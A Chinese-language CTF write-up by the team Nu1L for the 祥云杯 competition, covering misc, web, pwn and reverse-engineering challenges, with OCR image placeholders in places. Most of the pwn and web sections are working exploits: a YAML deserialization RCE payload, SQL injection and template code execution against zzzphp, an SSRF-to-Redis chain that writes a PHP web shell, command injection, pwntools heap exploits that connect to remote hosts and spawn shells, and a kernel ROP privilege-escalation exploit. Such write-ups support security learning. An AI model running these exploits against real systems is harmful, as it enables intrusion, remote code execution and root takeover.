祥云杯 Nu1L

MISC

进制反转

RAR 伪加密，改一下 header，解压得到一个音频，根据提示对 bit 进行翻转

```
with open('flag.wav','rb') as f:
content = f.read()

res = []
for c in content:
res.append((~c)&0xff)

with open('output.wav','wb') as f:
f.write(bytes(res))
```

音频翻转：https://audioalter.com/reverse/

在线识别：https://www.acrcloud.com/identify-songs-music-recognition-online/

xixixi

binwalk 一下看到有个 png 头，但文件不完整。再翻一翻找到两个 python 脚本，参考脚本还原图片即可

```
import struct
# with open('new.vhd', 'rb') as f:
#         content = f.read()
# res = content.split(b'\x00'*128)
# rres = []
# for i in res:
#         if i:
#                 rres.append(i.strip('\x00'))
# parts = []
# for idx, val in enumerate(rres):
#         if 'IHDR' in val:
#                 print(idx, len(val))
```

```
# if len(val) > 0 and len(val) % 512 == 0 and val[-1] == '\xff':
#         parts.append(val.rstrip('\xff'))

# print(len(parts))

# print(rres[73])

# print('='*50)
# print('='*50)

# print(rres[74])


class FAT32Parser(object):
def __init__(self, vhdFileName):
with open(vhdFileName, 'rb') as f:
self.diskData = f.read()
self.DBR_off = self.GetDBRoff()
self.newData = ''.join(self.diskData)

def GetDBRoff(self):
DPT_off = 0x1BE
target = self.diskData[DPT_off+8:DPT_off+12]
DBR_sector_off, = struct.unpack("<I", target)
return DBR_sector_off * 512

def GetFAT1off(self):
target = self.diskData[self.DBR_off+0xE:self.DBR_off+0x10]
FAT1_sector_off, = struct.unpack("<H", target)
return self.DBR_off + FAT1_sector_off * 512

def GetFATlength(self):
target = self.diskData[self.DBR_off+0x24:self.DBR_off+0x28]
FAT_sectors, = struct.unpack("<I", target)
return FAT_sectors * 512

def GetRootoff(self):
FAT_length = self.GetFATlength()
FAT2_off = self.GetFAT1off() + FAT_length
return FAT2_off + FAT_length

def Cluster2FAToff(self, cluster):
FAT1_off = self.GetFAT1off()
return FAT1_off + cluster * 4
```

```
def Cluster2DataOff(self, cluster):
rootDir_off = self.GetRootoff()
return rootDir_off + (cluster - 2) * 512


output = open('flag.png', 'wb')

parser = FAT32Parser('new.vhd')

data_off = 0x027bae00
data_length = 9728
data_sector = parser.diskData[data_off:data_off+data_length].rstrip('\xff')
cluster_bytes = data_sector[-4:]
output.write(data_sector)

cluster = struct.unpack("<I", cluster_bytes)[0]
for _ in range(57):
fat_off = parser.Cluster2FAToff(cluster)
data_length = 0
while True:
tmp = parser.diskData[fat_off:fat_off+4]
if tmp == '\xff\xff\xff\x0f':
data_length += 512
fat_off += 4
else:
break
data_off = parser.Cluster2DataOff(cluster)
data_sector = parser.diskData[data_off:data_off+data_length].rstrip('\xff')
key = cluster & 0xfe
decrypted_data = ''
for i in data_sector:
decrypted_data += chr(ord(i) ^ key)
cluster_bytes = decrypted_data[-4:]
output.write(decrypted_data)
cluster = struct.unpack("<I", cluster_bytes)[0]

output.close()
```

Web

profile system

/uploads/../app.py 读到源码

用 SECRET_KEY 伪造 session 绕过验证 yaml 反序列化 RCE

python3 flask_session_cookie_manager3.py encode -s Th1s_is_A_Sup333er_s1cret_k1yyyyy -t '{"filename":"test.yml","priviledge":"elite"}'
eyJmaWxlbmFtZSI6InRlc3QueW1sIiwicHJpdmlsZWRnZSI6ImVsaXRlIn0.X7oK1Q.b9SGCKpOuDDmD0BEu0heUa97qU8

exp:

!!python/object/new:tuple [!!python/object/new:map [!!python/name:eval , ["\x5f\x5fimport\x5f\x5f('os')\x2esystem('/readflag \x3e\x3e/proc/self/cwd/uploads/wwww')"]]]

访问 wwww 即可。

easyzzzz


注入 admin 密码：https://github.com/h4ckdepy/zzzphp/issues/1

form/index.php?module=getjson

table=gbook&where[]=1=1 union select password from zzz_user&col=1

https://xz.aliyun.com/t/7414

新版本后台模版代码执行有新的过滤，{if:1=1);echo `cat /flag`;//}{end if} 绕过即可



flag{e0dab3fa-bd87-4aa5-b12e-d823a78623d7}


doyouknowssrf

ssrf + urllib crlf 打 redis 写 shell

url=http://@127.0.0.1:5000@www.baidu.com/%3f%75%72%6c%3d%68%74%74%70%3a%2f%2f%31%32%37%2e%30%2e%30%2e%31%3a%36%33%37%39%2f%3f%61%3d%31%25%32%30%48%54%54%50%2f%31%2e%31%25%30%64%25%30%61%58%2d%69%6e%6a%65%63%74%65%64%3a%25%32%30%68%65%61%64%65%72%61%25%30%64%25%30%61%25%32%41%31%25%30%44%25%30%41%25%32%34%38%25%30%44%25%30%41%66%6c%75%73%68%61%6c%6c%25%30%44%25%30%41%25%32%41%33%25%30%44%25%30%41%25%32%34%33%25%30%44%25%30%41%73%65%74%25%30%44%25%30%41%25%32%34%31%25%30%44%25%30%41%31%25%30%44%25%30%41%25%32%34%33%31%25%30%44%25%30%41%25%30%41%25%30%41%25%33%43%25%33%46%70%68%70%25%32%30%73%79%73%74%65%6d%25%32%38%25%32%34%5f%47%45%54%25%35%42%25%32%37%63%25%32%37%25%35%44%25%32%39%25%33%42%25%33%46%25%33%45%25%30%41%25%30%41%25%30%44%25%30%41%25%32%41%34%25%30%44%25%30%41%25%32%34%36%25%30%44%25%30%41%63%6f%6e%66%69%67%25%30%44%25%30%41%25%32%34%33%25%30%44%25%30%41%73%65%74%25%30%44%25%30%41%25%32%34%33%25%30%44%25%30%41%64%69%72%25%30%44%25%30%41%25%32%34%31%33%25%30%44%25%30%41%2f%76%61%72%2f%77%77%77%2f%68%74%6d%6c%25%30%44%25%30%41%25%32%41%34%25%30%44%25%30%41%25%32%34%36%25%30%44%25%30%41%63%6f%6e%66%69%67%25%30%44%25%30%41%25%32%34%33%25%30%44%25%30%41%73%65%74%25%30%44%25%30%41%25%32%34%31%30%25%30%44%25%30%41%64%62%66%69%6c%65%6e%61%6d%65%25%30%44%25%30%41%25%32%34%39%25%30%44%25%30%41%73%68%65%6c%6c%2e%70%68%70%25%30%44%25%30%41%25%32%41%31%25%30%44%25%30%41%25%32%34%34%25%30%44%25%30%41%73%61%76%65%25%30%44%25%30%41%25%30%41


easygogogo

文件上传查看有签名，但可以在 filename 处../../指定上传位置由程序帮忙签名。由于是 root 起的，大多数文件都会覆盖读不到，但可以读到/proc/self/environ 和 cmdline 尝试读 docker 1 号进程/proc/1/environ 得到 flag



flaskbot

输入 nan 赢游戏，用户名 ssti 读 log 文件拿到 pin，console 直接 rce 读 flag 即可




```
File "/app/app.py", line 70, in miss
  return "What are you looking for?!!".getattr(app, '__name__', getattr(app.__class__, '__name__')), 404
drwxr-xr-x    1 root     root          4096 Nov 21 06:10 etc
drwxr-xr-x    2 root     root          4096 Mar 23  2020 home
drwxr-xr-x    1 root     root          4096 Apr 20  2020 lib
drwxr-xr-x    5 root     root          4096 Mar 23  2020 media
drwxr-xr-x    2 root     root          4096 Mar 23  2020 mnt
drwxr-xr-x    2 root     root          4096 Mar 23  2020 opt
dr-xr-xr-x   94 root     root             0 Nov 21 06:10 proc
drwx------    1 root     root          4096 Nov 20 22:15 root
drwxr-xr-x    2 root     root          4096 Mar 23  2020 run
drwxr-xr-x    2 root     root          4096 Mar 23  2020 sbin
drwxr-xr-x    2 root     root          4096 Mar 23  2020 srv
-rwxr-xr-x    1 root     root            43 Nov 21 06:10 super_secret_flag.txt
dr-xr-xr-x   12 root     root             0 Nov 21 06:10 sys
drwxrwxrwt    1 root     root          4096 Nov 21 06:10 tmp
drwxr-xr-x    1 root     root          4096 Apr 20  2020 usr
drwxr-xr-x    1 root     root          4096 Apr 20  2020 var

>>> print os.popen('cat /super_secret_flag.txt').read()
flag{49415031-6ab9-4ecd-a258-150cfadf340e}

>>>
```

Command

http://eci-2ze4i20uld1wbe8tkxu7.cloudeci1.ichunqiu.com/

/?url=a.iz99lj.ceye.io%0aecho%09ZmxhZw==|base64%09-d|xargs%09-I%09x%09find%09/%09-name%09"x????"



```
64 bytes from 118.192.48.48: icmp_seq=4 tt

--- a.iz99lj.ceye.io ping statistics ---
4 packets transmitted, 4 received, 0% pack
rtt min/avg/max/mdev = 5.391/5.409/5.442/0
/etc/.findflag/flag.txt
<strong>
                    </form>
```

url=127.0.0.1%0aecho%09L2V0Yy8uZmluZGZsYWcvZmxhZy50eHQ=|base64%09-d|xargs%09sed%09""%09

```
icon-sousuo ></i>ping</button>
                    </br>
                    </br>
                    <strong> Result:PING a.iz99lj.ceye.io (118.192.48.48) 56(84) bytes of data.
64 bytes from 118.192.48.48: icmp_seq=1 ttl=54 time=5.78 ms
64 bytes from 118.192.48.48: icmp_seq=2 ttl=54 time=5.70 ms
64 bytes from 118.192.48.48: icmp_seq=3 ttl=54 time=5.62 ms
64 bytes from 118.192.48.48: icmp_seq=4 ttl=54 time=5.48 ms

--- a.iz99lj.ceye.io ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 5.484/5.648/5.787/0.144 ms
flag{d5792ba0-6c08-4b73-a8e2-5039e3686b58}
<strong>
                </form>
            </div>
```

Pwn

garden

```
from pwn import *
context.terminal = ['tmux', 'splitw', '-h']
context.log_level = 'debug'
context.aslr = False

def add(p, idx, data):
    p.recvuntil(b'>>')
    p.sendline(b'1')
    p.recvuntil(b'tree index?')
    p.sendline(str(idx))
    p.recvuntil(b'tree name?')
    p.send(data)

def remove(p, idx):
    p.recvuntil(b'>>')
    p.sendline(b'2')
    p.recvuntil(b'tree index?')
    p.sendline(str(idx))

def show(p, idx):
    p.recvuntil(b'>>')
    p.sendline(b'3')
    p.recvuntil(b'tree index?\n')
    p.sendline(str(idx))

def steal(p, idx):
```

```
    p.recvuntil(b'>>')
    p.sendline(b'5')
    p.recvuntil(b'which tree do you want to steal?')
    p.sendline(str(idx))

def malloc_0x20(p):
    p.recvuntil(b'>>')
    p.sendline(b'6')

from docker_debug import *
debug_env = DockerDebug('ubuntu-1904')
attach = debug_env.attach
process = debug_env.process

def main():
    # program path in docker
    libc = ELF('./libc-2.29.so', checksec=False)
    #p = process('./garden')
    p = remote('8.131.69.237', 32452)
    for i in range(9):
        add(p, i, str(i)*100)

    for i in range(6):
        remove(p, i)

    remove(p, 8)
    steal(p, 7)
    show(p, 7)

    libc_addr = u64(p.recvuntil(b'\n', drop=True).ljust(8, b'\x00')) -  0x1e4ca0
    log.success("libc_addr: 0x{:08x}".format(libc_addr))
    libc.address = libc_addr
    remove(p, 6)
    malloc_0x20(p)

    for i in range(6):
        add(p, i, str(i)*100)
    add(p, 6, b'/bin/sh\x00')
    add(p, 8, b'888')

    for i in range(5):
        remove(p, i)
    remove(p, 7)
    remove(p, 8)
    add(p, 8, b'a'*0xe0 + p64(libc.sym['__free_hook']))
```

```
    add(p, 0, b'0000')
    add(p, 1, p64(libc.sym['system']))
    remove(p, 6)

    p.interactive()

if __name__ == '__main__':
    main()
```

把嘴闭上

```
from pwn import *

context.terminal = ['tmux', 'splitw', '-h']
context.log_level = 'debug'
context.aslr = False
def fastbin(p, l, data):
    p.recvuntil(' > ')
    p.sendline('1')
    p.recvuntil('?')
    p.recvuntil(' > ')
    p.sendline(str(l))
    p.recvuntil('?')
    p.recvuntil(' > ')
    p.send(data)

def delete_buf(p):
    p.recvuntil(' > ')
    p.sendline('2')

def malloc_opt(p, op, value):
    p.recvuntil(' > ')
    p.sendline('3')
    p.recvuntil(b'\xbc\x9f')
    p.recvuntil(' > ')
    p.sendline(str(op))
    p.recvuntil(b'\xbc\x9f')
    p.recvuntil(' > ')
    p.sendline(str(value))

def malloc_buf(p, l, data):
```

```
    p.recvuntil(' > ')
    p.sendline('4')
    p.recvuntil(b'?')
    p.recvuntil(' > ')
    p.sendline(str(l))
    p.recvuntil(b'?')
    p.recvuntil(' > ')
    p.send(data)

M_TRIM_THRESHOLD = -1

from docker_debug import *
debug_env = DockerDebug('ubuntu-1604')
process = debug_env.process
attach = debug_env.attach

def main():
    # program path in docker
    libc = ELF('./libc-2.23.so', checksec=False)
    #p = process('./ba_zui_bi_shang')
    p = remote('112.126.71.170', 23548)
    p.recvuntil(': ')
    addr = int(p.recvuntil('\n', drop=True), 16) - libc.sym['puts']
    log.success('libc: 0x{:08x}'.format(addr))
    libc.address = addr

    p.recvuntil('?')
    p.recvuntil(' > ')
    p.sendline(str(0x4ff))
    p.recvuntil('?')
    p.recvuntil(' > ')
    p.send(b'a'*0x4ff)

    fastbin(p, 0x1f, b'aaaaa')
    delete_buf(p)

    malloc_opt(p, 1, 1) # 触发 malloc_consolidate
    fastbin(p, 0x1f, b'aaaaa') # last_remainder
    malloc_opt(p, -2, 1)
    malloc_buf(p, 0x481, b'\x00')
    malloc_buf(p, 0x401, b'\x00')
    malloc_buf(p, 0x401, b'\x00')
    malloc_buf(p, 0x4ff, b'\x00')
    malloc_buf(p, 0x4ff, b'\x00')
    malloc_buf(p, 0x4ff, b'\x00')
```

```
    payload = b'/bin/sh\x00'.ljust(0x40, b'\x00')
    payload += p64(libc.sym['system'])
    malloc_buf(p, 0x4ff, payload)

    delete_buf(p)


    p.interactive()

if __name__ == '__main__':
    main()
```

影流之主

```
from pwn import *
from time import sleep

# s = process("./ying_liu_zhi_zhu")
s = remote("112.126.71.170","45123")

def add():
sleep(0.1)
s.sendline("1")

def free(idx):
sleep(0.1)
s.sendline("2")
sleep(0.1)
s.sendline(str(idx))

def edit(idx,buf):
sleep(0.1)
s.sendline("3")
sleep(0.1)
s.sendline(str(idx))
sleep(0.1)
s.send(buf)

def show(idx):
sleep(0.1)
s.sendline("4")
sleep(0.1)
```

```
s.sendline(str(idx))


def glob(pattern):
sleep(0.1)
s.sendline("5")
sleep(0.1)
s.sendline(pattern)


add()#0
add()#1
free(0)
glob("/*")

show(0)

libc = s.recvuntil("\x7f")[-6:]+"\x00\x00"
libc = u64(libc)-0x3c4b78
success(hex(libc))
add()#2
malloc_hook = libc+0x3c4aed
one = libc+0xf0364
free(2)
edit(2,p64(malloc_hook))
add()#3
add()#4
edit(4,'A'*19+p64(one))
free(3)
free(3)
free(3)

# gdb.attach(s,"b malloc\nc")

s.interactive()

# 0x45226 execve("/bin/sh", rsp+0x30, environ)
# constraints:
#      rax == NULL

# 0x4527a execve("/bin/sh", rsp+0x30, environ)
# constraints:
#      [rsp+0x30] == NULL

# 0xf0364 execve("/bin/sh", rsp+0x50, environ)
```

```
# constraints:
#       [rsp+0x50] == NULL

# 0xf1207 execve("/bin/sh", rsp+0x70, environ)
# constraints:
#       [rsp+0x70] == NULL
```

babypwn

```
# -*- coding: utf-8 -*-

from pwn import *

r = lambda x: p.recvuntil(x,drop=True)
s = lambda x,y: p.sendafter(x,y)
sl = lambda x,y : p.sendlineafter(x,y)

# p = process('./pwn')
p = remote('8.131.69.237', 52642)
# l = ELF('/lib/x86_64-linux-gnu/libc.so.6')
l = ELF('./libc-2.23.so')

def init():
sl('choice:\n',str(1))

def create():
sl('choice:\n',str(2))

def add(sz):
sl('choice:\n',str(3))
sl('size:\n', str(sz))

def sets(cnt):
sl('choice:\n',str(4))
s('content:\n', cnt)

def show():
sl('choice:\n',str(5))
```

```
def size():
sl('choice:\n',str(6))

def exit():
sl('choice:\n',str(7))

init()
create()

# leaking libc
add(0x60)
show()
r('show:\n')
p.recv(8)
heap = u64(p.recv(8))-0x11cf0
log.info("@ heap: "+hex(heap))
init()
show()

r('show:\n')
l.address = u64(p.recv(8))-0x3c4b78
log.info("@ libc: "+hex(l.address))
system = l.sym['system']
log.info("@ system: "+hex(system))
binsh = next(l.search('/bin/sh'))
log.info("@ binsh: "+hex(binsh))
one = l.address+0xf1207
log.info("@ one: "+hex(one))

# Find a strange
add(0x88)
sets(p64(heap+0x11c50)+p64(0)+p64(0)+p64(0)+p64(0x401350)+3*p64(0)+p64(one))
size()

p.interactive()
```

babydev

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <fcntl.h>
```

```
#include <stropts.h>
#include <sys/wait.h>
#include <sys/stat.h>
#include <pthread.h>

#define pop_rdi 0xffffffff813ead2c
#define prepare_kernel_cred 0xffffffff8108d690
#define xchg_rax_rdi 0xffffffff81768ef2
#define commit_creds 0xffffffff8108d340
#define swapgs 0xffffffff81c00eae
#define iretq 0xffffffff81025a56

int fd;
size_t data[0x4000];
size_t mydata;
size_t stack;
unsigned long user_cs, user_ss, user_eflags,user_sp ;
void save_status() {
asm(
"movq %%cs, %0\n"
"movq %%ss, %1\n"
"movq %%rsp, %3\n"
"pushfq\n"
"popq %2\n"
:"=r"(user_cs), "=r"(user_ss), "=r"(user_eflags),"=r"(user_sp)
:
: "memory"
);
}
void shell()
{
printf("%d\n",getuid());
system("/bin/sh");
}

int main()
{
printf("%d\n",getuid());
save_status();
signal(SIGSEGV, shell);
signal(SIGTRAP, shell);
fd = open("/dev/mychrdev", O_WRONLY);
ioctl(fd,0x1111,data);
mydata=data[4];
stack=( data[2] | 0xffffc90000000000) -0x10;
```

```
printf("[+] mydata at %p\n",mydata);
printf("[+] stack at %p\n",stack);

write(fd,data,0xf000);
llseek(fd,0x100,0);
write(fd,data,0x10000);
llseek(fd,0x10001,0);
data[0]=stack-mydata;
data[1]=stack-mydata+0x10000;
write(fd,(char *)data+1,0x10000);
size_t off=stack&0xff;
llseek(fd,off,0);
int i=0;
data[i++]=pop_rdi;
data[i++]=0;
data[i++]=prepare_kernel_cred;
data[i++]=xchg_rax_rdi;
data[i++]=commit_creds;
data[i++]=swapgs;
data[i++]=0x246;
data[i++]=0;
data[i++]=iretq;
data[i++]=&shell;
data[i++]=user_cs;
data[i++]=user_eflags;
data[i++]=user_sp;
data[i++]=user_ss;
write(fd,data,0x100);
}
```

Beauty_Of_ChangChun

```
from pwn import *

context.log_level="debug"
def cmd(ch):
p.sendlineafter("ry\n",str(ch))

def add(size):
cmd(1)
p.sendlineafter(":\n",str(size))

def delete(index):
cmd(2)
p.sendlineafter(":\n",str(index))
```

```
def edit(index,note):
cmd(3)
p.sendlineafter(":\n",str(index))
p.sendafter(":\n",note)

def show(index):
cmd(4)
p.sendlineafter(":\n",str(index))

#p=process("./pwn-5")
p=remote("112.126.71.170",43652)
p.recvuntil("e\n")
gift=int(p.recvuntil("\n"),16)
info(hex(gift))
for i in range(7):
add(0xf9)
delete(0)
add(0x80)
delete(0)
add(0xf9)
add(0x80)
add(0x100)
delete(1)
add(0x90)
delete(1)
delete(2)
show(2)
p.recvuntil("see\n")
libc=u64(p.recv(6)+"\x00\x00")
print hex(libc)
add(0xf9)
delete(0)
delete(1)
show(2)
#edit(2,p64()+p64())
p.recvuntil("see\n")
heap=u64(p.recv(6)+"\x00\x00")
print hex(heap)
cmd(666)
cmd(5)
p.send("aaaaa")
edit(2,p64(heap)+p64(gift-0x10))
add(0xf9)
edit(2,p64(libc+0x100))
cmd(5)
```

```
p.sendlineafter("idx\n",str(2))
p.interactive()
```

RE

re1

通过逆向发现 flag 的每一位都采用相同的加密方式，然后会在函数末尾判断，所以直接写一个 gdb 脚本爆破明文对应密文的关系即可

gdb 脚本：

```
b *(0x8000000 + 0x18096)
python f = open('log','w+')
set $ipx = 0x20
r < test_input
while ($ipx < 0x80)
set *(char*)$rdi = $ipx
python f.write(gdb.execute('p $ipx', to_string=True))
set $pc=$rebase(0x810)
c
python s = gdb.execute('x/bx $rdi', to_string=True)
python f.write(s)
python f.flush()
set $ipx=$ipx+1
end
```

```
s = {32: 0xd8,33: 0xd9,34: 0xda,35: 0xdb,36: 0xdc,37: 0xdd,38: 0xde,39: 0xdf,40: 0xe0,41: 0xe1,42: 0xe2,43: 0xe3,44: 0xe4,45: 0xe5,46: 0xe6,47: 0xe7,48: 0xe8,49: 0xe9,50: 0xea,51: 0xeb,52: 0xec,53: 0xed,54: 0xee,55: 0xef,56: 0xf0,57: 0xf1,58: 0xf2,59: 0xf3,60: 0xf4,61: 0xf5,62: 0xf6,63: 0xf7,64: 0xf8,65: 0xf9,66: 0xfa,67: 0xfb,68: 0xfc,69: 0xfd,70: 0xfe,71: 0xff,72: 0x00,73: 0x01,74: 0x02,75: 0x03,76: 0x04,77: 0x05,78: 0x06,79: 0x07,80: 0x08,81: 0x09,82: 0x0a,83: 0x0b,84: 0x0c,85: 0x0d,86: 0x0e,87: 0x0f,88: 0x10,89: 0x11,90: 0x12,91: 0x13,92: 0x14,93: 0x15,94: 0x16,95: 0x17,96: 0x18,97: 0x19,98: 0x1a,99: 0x1b,100: 0x1c,101: 0x1d,102: 0x1e,103: 0x1f,104: 0x20,105: 0x21,106: 0x22,107: 0x23,108: 0x24,109: 0x25,110: 0x26,111: 0x27,112: 0x28,113: 0x29,114: 0x2a,115: 0x2b,116: 0x2c,117: 0x2d,118: 0x2e,119: 0x2f,120: 0x30,121: 0x31,122: 0x32,123: 0x33,124: 0x34,125: 0x35,126: 0x36,127: 0x37}

enc_flag =
[0x0EB,0x0F1,0x19,0x0E8,0x1E,0x1E,0x0F0,0x0EC,0x0EF,0x1E,0x0E9,0x1E,0x0EC,0x0EC,0x0E8,0x0EC,0x19,
0x19,0x0EE,0x1B,0x0EF,0x0EF,0x0EC,0x0EA,0x1C,0x0EA,0x0E8,0x0EB,0x0EE,0x0EB,0x1D,0x0F1]
for i in enc_flag:
for j in xrange(0x20,0x80):
if s[j] == i:
```

```
res += chr(j)
break
```

lre

```
#include <iostream>
#include <string>
#include <map>
#include <fstream>
#include <vector>
#include <memory.h>

using namespace std;

class LZW_Decompressor
{

   public:
      LZW_Decompressor();

      ~LZW_Decompressor(){};

      size_t get_max_dictionary_size() { return Max_DICTIONARY_SIZE; }

      std::string get_output() { return output; }

      std::map<int, std::string> get_dictionary() { return dictionary; }

      void decompress(vector<int> input_buffer);

      void add_dictionary_entry( std::string sequence );

      void initialise_dictionary();

      void reinitialise();

   protected:

   private:
      std::map<int, std::string> dictionary;
      std::string output, prev_sequence;
      size_t Max_DICTIONARY_SIZE = 4096; // Maximum of 2^12 codes
```

```
    size_t BUFFER_SIZE = 900; // Buffer has to be multiple of 3
};



LZW_Decompressor::LZW_Decompressor() {
  // Initialise dictionary entries
  initialise_dictionary();
}

void LZW_Decompressor::add_dictionary_entry( std::string sequence ) {
  if( dictionary.size() >= Max_DICTIONARY_SIZE ) {
    initialise_dictionary();
  }
  dictionary.insert( std::pair<int, std::string>( dictionary.size(), sequence ) );
}

void LZW_Decompressor::initialise_dictionary() {
  dictionary.clear();
  for( int i=0; i<256; i++ ) {
    dictionary.insert( std::pair<int,std::string>( i, std::string( 1, (uint8_t) i ) ) );
  }
  dictionary.insert( std::pair<int,std::string>( 0x100, std::string( 1, (uint8_t) 'f' ) ) );
  dictionary.insert( std::pair<int,std::string>( 0x101, std::string( 1, (uint8_t) 'u' ) ) );
  dictionary.insert( std::pair<int,std::string>( 0x102, std::string( 1, (uint8_t) 'k' ) ) );
}

void LZW_Decompressor::reinitialise() {
  initialise_dictionary();
  output = "";
  prev_sequence = "";
}

void LZW_Decompressor::decompress(vector<int> input_buffer) {

  std::string current_code, next_code, current_sequence, next_sequence, new_entry, decoded_input;
  size_t input_size = input_buffer.size();

  prev_sequence = dictionary.at( input_buffer[0] );
  decoded_input = prev_sequence;

  for( size_t i=1; i<input_size; i += 1)
  {
    // Split input into 24 bit sections ( pairs of codes ) equivalent to 3 characters
    uint32_t code_pair = input_buffer[i];
```

```
      try {
         // Decode the 12 bit codes using the dictionary
         next_sequence = dictionary.at( code_pair );
      }catch( std::out_of_range e ) {
         // If the current code is unrecognised use first letter from previous code appended to the previous s
equence
         next_sequence = prev_sequence + prev_sequence[0];
      }

      // Add first sequence in code pair and first letter from the second sequence in code pair to dictionary
      new_entry = prev_sequence + next_sequence[0];
      add_dictionary_entry( new_entry );

      // Set the second sequence as the previous sequence, move on to the next code pair
      prev_sequence = next_sequence;
      decoded_input += prev_sequence;

      // Add the first decoded sequence to the output
   }
   // Add the output from the input buffer to the final output
   output += decoded_input;

}



unsigned int decode_tmp[2] = {0};

unsigned int* decode_once(unsigned char *aa)
{
   unsigned char a[4] = {aa[2],aa[1],aa[0],0};
   unsigned int * t = (unsigned int *)a;
   unsigned int b = *t;
   unsigned int t1 = (b >> 16) | ((b & 0xf0) << 4);
   unsigned int t2 = ((b >> 8)&0xff) | ((b & 0x0f) << 8);
   decode_tmp[0] = t1;
   decode_tmp[1] = t2;
   return decode_tmp;
}


int main()
{
   streampos size;
```

```
unsigned char * memblock = new unsigned char [3];
ifstream file("../out.enc", ios::in|ios::binary|ios::ate);
if (!file.is_open())
{
   cout << "Unable to open file";
   return 0;
}
size = file.tellg();
unsigned int *decode1 = new unsigned int[size];
unsigned int decode_size = 0;

file.seekg(0, ios::beg);
unsigned int read_count = 0;
while (!file.eof())
{
   file.read((char*)memblock, 3);
   decode_once(memblock);
   decode1[decode_size] = decode_tmp[0];
   decode1[decode_size + 1] = decode_tmp[1];
   decode_size += 2;
}
file.close();
delete[] memblock;
vector<int> tmp;
vector<vector<int>> bufs;
for(int i=0;i<decode_size;i++)
{
   if(decode1[i] == 0x101)
   {
      continue;
   }
   else if (decode1[i] == 0x100 )
   {
      bufs.push_back(tmp);
      tmp.clear();
      continue;
   }
   else if(decode1[i] == 0x102)
   {
      bufs.push_back(tmp);
      tmp.clear();
      break;
   }
   tmp.push_back(decode1[i]);
}
```

```
    ofstream file2("out.bmp", ios::out|ios::binary);
    if (!file2.is_open())
    {
        cout << "Unable to open out.bmp file";
        return 0;
    }
